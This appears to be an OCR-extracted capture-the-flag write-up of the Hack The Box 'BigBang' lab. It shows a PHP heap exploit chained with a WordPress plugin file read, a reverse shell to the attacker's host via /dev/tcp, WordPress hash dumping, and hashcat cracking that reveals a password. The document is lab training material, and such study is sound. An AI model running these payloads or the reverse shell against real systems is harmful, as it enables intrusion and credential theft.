
Since we obtained arbitrary file read, to leak the addresses wont be impossible since the mapping of the **current process** will be stored within the `/proc/self/maps`. Also for fetching and correctly mapping LIBC functions, we can fetch the LIBC directly from the machine using the same arbitrary read.

There was an issue with bucket allocation in PHP. PHP utilises buckets in memory management and there is an issue with only one bucket. To resolve the problem, `zlib.inflate` is used because of it unlimited bucket creation capability. It creates a buffer with 8 pages (0x8000) in size, if the buffer is not of enough size it proceeds to create another and another if the previous are not enough. Each buffer is then assigned their own bucket. Hence this allows us to overflow a bucket and use other buckets to utilise our altered free list.

The process of sending this also uses the **dechunked** filter will utilises HTTP chunk encoding in sending data. The blog carefully discusses this part and this allows us to partition our buckets in a way we can be able to utilise our altered free list. The chunk encoding does not parse the buckets completely if it meets the `0` character in the stream. It only procesess the first `n` bytes indicated in the header and ignores the rest after `0`. To circumvent this, it becomes suitable to prepend the chunk header with null bytes:


```
n = 0x148
0x8000 - 0x148 - 0x3 # 3 since the size of n is 3 characters
0x7eb5 # 32437 bytes is the prepending size of 0x00 bytes
```

like this:



Properly setting up buckets for `dechunk`

- This allows us to create **any number of** buckets with a **controlled size = n** . This gives us advantage over the memory since this can allow us to do the Out-of-Bounds write.



Controlling `FL[0x100]`

Consider that we have managed to pad the heap by allocating lots of *0x100* chunks. We thus have, somewhere in memory, three contiguous free chunks `A`, `B`, and `C`, with `A` being head of `FL[100]`. `A` points to `B`, which points to `C`. We can allocate the 3 of them (step 2), and free them again (step 3). At this point, the free list is reversed: we have `C` → `B` → `A`. We then allocate again, but this time we put an arbitrary pointer `0x1122334455` at offset `48h` of `C` (step 4). We free them again (step 5), and get the exact same state as in ste 1, but this time with a small difference: at `C+48h`, we have an arbitrary pointer. We can now perform the overflow from chunk `A`, which shifts the pointer contained in `B`. It now points to `C+48h`, and as a result the free list is now `B` → `C+48h` → `0x1122334455`. With 3 more allocations, we can make PHP allocate at our

This is the best explanation for the usage of how to achieve the Out-of-Bounds write to gain a Write-What-Where exploit.

The author built the exploit, the chunking encoding to act sort of a Russian doll. The buckets cannot be deleted but can only be changed in size when applying the **dechunk** filter. That hence changes the bucket accordingly to be used when required.

By locating PHP's heap, we can find a way to change the `custom_heap.free` to `system` allowing us to run a bash command on the provided argument.

The author provides an exploit that we can use to perform the exploitation ourselves. I will tweak the exploit accordingly to match our conditions but before that let us discuss something.

The zlib.inflate issue

One of the conditions for the exploit to work was to use `zlib.inflate` in the chain, in order to check for this usage. The exploit uses the following filter chain:

```
f"php://filter/zlib.inflate/resource=data:text/plain;base64,{base64}"
```

Now, this check fails, at least with direct data parsing and even using this filter will break.

1. Setting up the lab:

```
import zlib, base64

def compress(data) -> bytes:
    """Returns data suitable for `zlib.inflate`.
    """
    # Remove 2-byte header and 4-byte checksum
    return zlib.compress(data, 9)[2:-4]\


def b64(data: bytes, misalign=True) -> bytes:
    payload = base64.b64encode(data)
    if not misalign and payload.endswith("="):
        raise ValueError(f"Misaligned: {data}")
    return payload
```

```
text = 'GIF89a\npyp_will_be_here'
base64_data = b64(compress(text.encode()), misalign=True).decode()
path = f"php://filter/zlib.inflate/resource=data:text/plain;base64,{base64_data}"

# Output
In [15]: path
Out[15]: 'php://filter/zlib.inflate/resource=data:text/plain;base64,c/d0s7BM5CqoLIgvz8zJiU9Kjc9ILUoFAA=='
```

2. Running the exploit **locally**

```
php > $command = 'php://filter/zlib.inflate/resource=data:text/plain;base64,c/d0s7BM5CqoLIgvz8zJiU9Kjc9ILUoFAA==';
php > echo file_get_contents($command);
GIF89a
pyp_will_be_here
```

- The payload works, tremendously well it seems. But what happens when I send the payload to the server.

3. Running the exploit remotely

```
curl -s 'http://blog.bigbang.htb/wp-admin/admin-ajax.php' -d
'action=upload_image_from_url&url=php://filter/zlib.inflate/resource=data:text/plain;base64,c/d0s7BM5CqoLIgvz8zJiU9Kjc9ILU
oFAA==&id=2&accepted_files=image/gif' | jq ."response"
"File type  is not allowed."
```

- The payload fails to sends since `File type is not allowed` is invoked. This becomes a critical factor since we **need** this filter. So how do we work around this ? We cannot, this is because of how **getimagesize** really works:

```
  $upload_dir             = wp_upload_dir();
  $image_url              = urldecode($url);
  $image_data             = file_get_contents($image_url); // Get image data
  $image_data_information = getimagesize($image_url);
  $image_mime_information = $image_data_information['mime'];
```

- The `getimagesize` needs a raw set of data instead of compressed data. Hence when reaching this stage it does not parse the filter chain **correctly** and hence this causes a **no** return type on the `$image_data_information` and hence it throws that error:

```
"File type  is not allowed."
```

Note: We should not be worried, because once we get everything right the `file_get_contents` function is called **before** the error is thrown hence our exploit will execute before the error is thrown and hence should not be worried about this fact.

Foothold

Since everything is discussed, Ill begin the exploit to achieve command execution on the server:
Note: The main exploit requires a module called ten. This module cannot run on the latest python,3.13.1 . Currently tested on Python 3.12.6 and works perfectly.
Ill link a blog post on installing variant versions of Python but it is **NOT** necessary since I modified the exploit for the latest version with pwntools installed.

1. Acquire the necessary files:

```
└──[:)] % wget https://raw.githubusercontent.com/ambionics/cnext-exploits/refs/heads/main/cnext-exploit.py -O
rce_exploit.py
2025-01-28 20:35:19 (2.24 MB/s) - ‘rce_exploit.py’ saved [19463/19463]
```

- Using arbitrary read, fetch the libc through by first identifying the path in `/proc/self/maps`. I wrote a script to speed things up https://gist.github.com/Pyp-3/b547418621f0ea5f4312915ac9cba374

```
└──[:)] % ./arbitrary_read.sh read /etc/passwd
[*] Downloading file: /etc/passwd ...
[+] File successfully downloaded!
root:x:0:0:root:/root:/bin/bsh
[SNIPPED]
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

- Read the `/proc/self/maps` and download the LIBC from the path (there are some lost bytes still but alas, still works):

```
└──[:)] % ./arbitrary_read.sh read /proc/self/maps
[+] File successfully read!:

55a77451d000-55a774555000 r--p 00000000 00:3b 263431                     /usr/sbin/apache2
55a774555000-55a7745a4000 r-xp 00038000 00:3b 263431                     /usr/sbin/apache2
55a7745a4000-55a7745c8000 r--p 00087000 00:3b 263431                     /usr/sbin/apache2
55a7745c8000-55a7745cc000 r--p 000aa000 00:3b 263431                     /usr/sbin/apache2
55a7745cc000-55a7745d0000 rw-p 000ae000 00:3b 263431                     /usr/sbin/apache2
[SNIPPED]
7f4c2623d000-7f4c26263000 r--p 00000000 00:3b 292782                     /usr/lib/x86_64-linux-gnu/libc.so.6
7f4c26263000-7f4c263b8000 r-xp 00026000 00:3b 292782                     /usr/lib/x86_64-linux-gnu/libc.so.6
7f4c263b8000-7f4c2640b000 r--p 0017b000 00:3b 292782                     /usr/lib/x86_64-linux-gnu/libc.so.6
7f4c2640b000-7f4c2640f000 r--p 001ce000 00:3b 292782                     /usr/lib/x86_64-linux-gnu/libc.so.6
7f4c2640f000-7f4c26411000 rw-p 001d2000 00:3b 292782                     /usr/lib/x86_64-linux-gnu/libc.so.6
[SNIPPED]
```

- Path => `/usr/lib/x86_64-linux-gnu/libc.so.6` .

```
./arbitrary_read.sh down /usr/lib/x86_64-linux-gnu/libc.so.6
[*] Downloading file: /usr/lib/x86_64-linux-gnu/libc.so.6 ...
[+] File downloaded successfully: http://blog.bigbang.htb/wp-content/uploads/2025/01/a9173b405e1a66a3.png!
[+] File moved to current directory: usr_lib_x86_64-linux-gnu_libc.so.6 !

└──[:)] % file usr_lib_x86_64-linux-gnu_libc.so.6
usr_lib_x86_64-linux-gnu_libc.so.6: ELF 64-bit LSB shared object, x86-64, version 1 (GNU/Linux), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, missing section headers at 1922072
```

- Im assuming the nulll bytes tend to cause this error, hence we have a **slight** incomplete file. It may be missing at most 2 bytes, hence it is recommended to just add 2 missing null bytes, even when I got the `/proc/self/maps`, I had some missing bytes at the end:

```
└──[:)] % echo -e "\x00\x00" >> usr_lib_x86_64-linux-gnu_libc.so.6

└──[:)] % file usr_lib_x86_64-linux-gnu_libc.so.6
usr_lib_x86_64-linux-gnu_libc.so.6: ELF 64-bit LSB shared object, x86-64, version 1 (GNU/Linux), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=82ce4e6e4ef08fa58a3535f7437bd3e592db5ac0, for GNU/Linux 3.2.0,
```

```
stripped

└──[:)] % mv usr_lib_x86_64-linux-gnu_libc.so.6 libc.so.6
└──[:)] % chmod +x libc.so.6
```

We end up patching the library and can now comfortable proceed with the exploit.

Note: If adding those null bytes to the binary does not patch it, then it is recommended to add one by one until it is patched:

```
res="missing"
file_path="usr_lib_x86_64-linux-gnu_libc.so.6"
while [[ $res == *"missing"* ]]
do
        echo -e '\x00' >> "$file_path"
        res=$(file "$file_path")
done
echo "[+] Done patching ELF library"
```

- That's an infinite loop that breaks when it finishes patching things up.
- The modified exploit can be found here: https://gist.github.com/Pyp-3/7742fc4abaa22bd6e88a5b0c9c3c053b

2. Run the **tweaked** exploit to do a simple curl on our webserver:
   Whenever you send any form of URL encoding, ensure it is always URL-encoded (double) that way you avoid wasting 6 hours debugging a perfect solution

```
python3 exploit.py -u http://blog.bigbang.htb/ -c 'cat /etc/passwd > /tmp/1' -f libc.so.6
[*] Reading /proc/self/maps
[+] Downloaded /proc/self/maps!
[*] Potential heaps: 0x7faea3a00040, 0x7faea3800040, 0x7faea3600040, 0x7faea2e00040, 0x7faea2000040, 0x7fae9fc00040,
0x7fae9f600040, 0x7fae9e800040, 0x7fae9e200040 (using first)
[*] Main heap: 0x7faea3a00040
[*] LIBC base: 0x7faea6612000
[+] Final payload is ready!
[*] Running exploit!
[+] Exploit successful!
```

- We can confirm that the file `/etc/passwd` was written to that location:

```
└──[:)] % ./arbitrary_read.sh read /tmp/1
[*] Reading file: /tmp/1 ...
[+] File successfully read!:

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
[SNIPPED]
```

We hence have remote code execution!

3. Proceeding to get a shell:

```
python3 exploit.py -u http://blog.bigbang.htb/ -c '/bin/bash -c "bash -i >& /dev/tcp/10.10.14.147/9001 0>&1"' -f libc.so.6
[*] Reading /proc/self/maps
[+] Downloaded /proc/self/maps!
[*] Potential heaps: 0x7faea3a00040, 0x7faea3800040, 0x7faea2200040, 0x7fae9fc00040, 0x7fae9ee00040, 0x7fae9e400040 (using
first)
[*] Main heap: 0x7faea3a00040
[*] LIBC base: 0x7faea6612000
[+] Final payload is ready!
[*] Running exploit!
[+] Exploit successful!

[ANOTHER TERMINAL]
[18:54:01] 10.129.75.224:56416: registered new host w/ db   manager.py:957
(local) pwncat$
(remote) www-data@bf9a078a3627:/var/www/html/wordpress/wp-admin$ whoami
www-data
```

We gain shell as `www-data` on the container!

02 - Privilege Escalation

www-data to shawking

One of the things you are supposed to do in WordPress enumeration is retrieve the users on the WordPress sites, this allows you to identify possible exploitation vectors but we did not do this at the moment but we can proceed to use `wpscan` to see who is a **potential** user:

```
└──[:)] % wpscan --url 'http://blog.bigbang.htb/' --api-token $TOKEN -e u
[SNIPPED]

[i] User(s) Identified:

[+] root
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] shawking
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

We notice that the users can exist in the database. We can proceed with enumeration using `www-data`.
First thing is locate the `wp-config.php` file that exists and read the configuration:

```
(remote) www-data@bf9a078a3627:/var/www/html/wordpress/wp-admin$ find / -name wp-config.php 2>/dev/null
/var/www/html/wordpress/wp-config.php

(remote) www-data@bf9a078a3627:/var/www/html/wordpress/wp-admin$ cat /var/www/html/wordpress/wp-config.php | grep 'DB'
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'wp_user' );
define( 'DB_PASSWORD', 'wp_password' );
define( 'DB_HOST', '172.17.0.1' );
```

```
define( 'DB_CHARSET', 'utf8mb4' );
define( 'DB_COLLATE', '' );
```

We have a database and the credentials used to access the database on the docker host. We also see that port 3306 is running on the host through reading the right file (`/proc/self/net/tcp`) and decoding it:

```
cat /proc/net/tcp | awk 'NR>1 {
     # Local address
     split($2,local,":");
     local_port=("0x"local[2])+0;

     # Decode local IP
     lip1=("0x"substr(local[1],7,2))+0;
     lip2=("0x"substr(local[1],5,2))+0;
     lip3=("0x"substr(local[1],3,2))+0;
     lip4=("0x"substr(local[1],1,2))+0;

     # Remote address
     split($3,remote,":");
     remote_port=("0x"remote[2])+0;

     # Decode remote IP
     rip1=("0x"substr(remote[1],7,2))+0;
     rip2=("0x"substr(remote[1],5,2))+0;
     rip3=("0x"substr(remote[1],3,2))+0;
     rip4=("0x"substr(remote[1],1,2))+0;

     printf "%d.%d.%d.%d:%d -> %d.%d.%d.%d:%d\n",
         lip1,lip2,lip3,lip4,local_port,
         rip1,rip2,rip3,rip4,remote_port
 }'
0.0.0.0:80 -> 0.0.0.0:0
172.17.0.3:56416 -> 10.10.14.147:9001
172.17.0.3:33700 -> 172.17.0.1:3306
```

With this we need to find a way to talk to the database to query results and retrieve entries. There are ways of doing this using chisel to portforward 3306 and connecting directly but I'd like to take a unique approach. The way WordPress talks to the database is the same way we will "talk" to it, through PHP. There is a table called `wp_users` that contains records for users, our focus will be on that.

WordPress MySQL enumeration

Now before we proceed, we need to understand the structure of the `wp_users` table. We can find the documentation from WordPress itself.

Table: wp_users

Field	Type	Null	Key	Default	Extra
ID	bigint(20) unsigned		PRI		auto_increment
user_login	varchar(60)		IND		
user_pass	varchar(64)				
user_nicename	varchar(50)		IND		
user_email	varchar(100)				
user_url	varchar(100)				
user_registered	datetime			0000-00-00 00:00:00	
user_activation_key	varchar(60)				
user_status	int(11)			0	
display_name	varchar(250)				

We have the columns and the manner they exist. We can just fetch what we require:

```
user_login, user_pass, user_email
```

Those are the only columns we are interested in giving birth to the following PHP script: https://gist.github.com/Pyp-3/74df5973bad1aa783c2d4ec52853368d.

Which we can ensure is on the other side (I had a webserver listening to transfer files):

```
www-data@bf9a078a3627:/var/www/html/wordpress$ curl -s 10.10.14.147:8000/dump.php -o dump.php
```

There are 2 ways to access the file to render but I'll simply use curl (takes a bit of time):

```
curl -s 'http://blog.bigbang.htb/dump.php' | jq .
[
  {
    "user_login": "root",
    "user_pass": "$P$Beh5HLRUlTi1LpLEAstRyXaaBOJICj1",
    "user_email": "root@bigbang.htb"
  },
  {
    "user_login": "shawking",
    "user_pass": "$P$Br7LUHG9NjNk6/QSYm2chNHfxWdoK./",
    "user_email": "shawking@bigbang.htb"
  }
]
```

We do end up with credentials that we can write to a file:

```
└──[:)] % curl -s 'http://blog.bigbang.htb/dump.php' | jq -r ".[] | .user_pass" >> wordpress_hashes
```

We can then proceed to try to crack them, only the shawking user since they seem most likely to be the user:

```
└──[:(] % hashcat -O --opencl-device-types 1 -a 0 $(cat wordpress_hashes | tail -n 1) /usr/share/rockyou.txt

$P$Br7LUHG9NjNk6/QSYm2chNHfxWdoK./:quantumphysics

Session..........: hashcat
```

```
Status...........: Cracked
Hash.Mode........: 400 (phpass)
Hash.Target......: $P$Br7LUHG9NjNk6/QSYm2chNHfxWdoK./
Time.Started.....: Thu Jan 30 00:12:17 2025 (3 mins, 23 secs)
Time.Estimated...: Thu Jan 30 00:15:40 2025 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (/usr/share/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    21889 H/s (5.72ms) @ Accel:1024 Loops:128 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4456813/14344389 (31.07%)
Rejected.........: 365/4456813 (0.01%)
Restore.Point....: 4448618/14344389 (31.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:8064-8192
Candidate.Engine.: Device Generator
Candidates.#1....: quesito23 -> qtqtdan
Hardware.Mon.#1..: Temp: 81c Util: 48%
```

- We need to use the `-O` flag to maximize the number of hashes we can crack. That way we reduce the time from 1 hour 11 mins to 9 mins

Hence we obtain the password as `quantumphysics`. We can immediately try SSH:

```
Last login: Mon Jan 20 16:26:58 2025 from 10.10.14.65
shawking@bigbang:~$
```

We gain access as `shawking`!

shawking to developer

We can check a few things in the home directory:

```
shawking@bigbang:~$ ls -la
total 40
drwxr-x--- 6 shawking shawking 4096 Jan 17 11:37 .
drwxr-xr-x 4 root     root     4096 Jun  5  2024 ..
lrwxrwxrwx 1 root     root        9 Jan 17 11:37 .bash_history -> /dev/null
```

```
-rw-r--r-- 1 shawking shawking  220 Jun  1  2024 .bash_logout
-rw-r--r-- 1 shawking shawking 3799 Jun  6  2024 .bashrc
drwx------ 2 shawking shawking 4096 Jun  1  2024 .cache
drwx------ 3 shawking shawking 4096 Jun  6  2024 .gnupg
drwxrwxr-x 3 shawking shawking 4096 Jun  6  2024 .local
-rw-r--r-- 1 shawking shawking  807 Jun  1  2024 .profile
drwx------ 3 shawking shawking 4096 Jun  6  2024 snap
-rw-r----- 1 root     shawking   33 Jan 29 10:34 user.txt
```

- We have the `user.txt` which we can read.

To proceed with enumeration I came up with the following reasoning, I needed to get the highest level, `root`. So first I need to know the available users:

```
shawking@bigbang:~$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
george:x:1000:1000:George Hubble:/home/george:/bin/bash
shawking:x:1001:1001:Stephen Hawking,,,:/home/shawking:/bin/bash
developer:x:1002:1002:,,,:/home/developer:/bin/bash
```

Noticing we have 4 users with a shell instance, I noticed that we needed to find a way to move to either `george` or `developer`. I proceeded to identify their respective groups:

```
shawking@bigbang:~$ id george
uid=1000(george) gid=1000(george) groups=1000(george),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
shawking@bigbang:~$ id developer
uid=1002(developer) gid=1002(developer) groups=1002(developer)
```

- The user with the **least** permissions group is the developer user. This prompted my understanding to pivot to the developer user and then the george user and abuse `sudo` permissions to acquire root.

I began by searching for any processes that they may be running:

```
shawking@bigbang:~$ ps -faux | grep george
shawking   29535  0.0  0.0   6488  2240 pts/0    S+   21:26   0:00              \_ grep --color=auto george
shawking@bigbang:~$ ps -faux | grep developer
shawking   29537  0.0  0.0   6620  2424 pts/0    S+   21:26   0:00              \_ grep --color=auto developer
```

- No process popped up with the users.

I went ahead to check internal open ports:

```
shawking@bigbang:~$ netstat -plant
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:3306         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:37275         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9090          0.0.0.0:*               LISTEN      -
tcp        0      0 172.17.0.1:3306         172.17.0.3:33700        ESTABLISHED -
tcp        0      0 172.17.0.1:33504        172.17.0.4:3306         ESTABLISHED -
tcp        0    468 10.129.75.224:22        10.10.14.147:56180      ESTABLISHED -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

- Immediately noticed internal port 3000 and 9090. This forced me to look deeper:

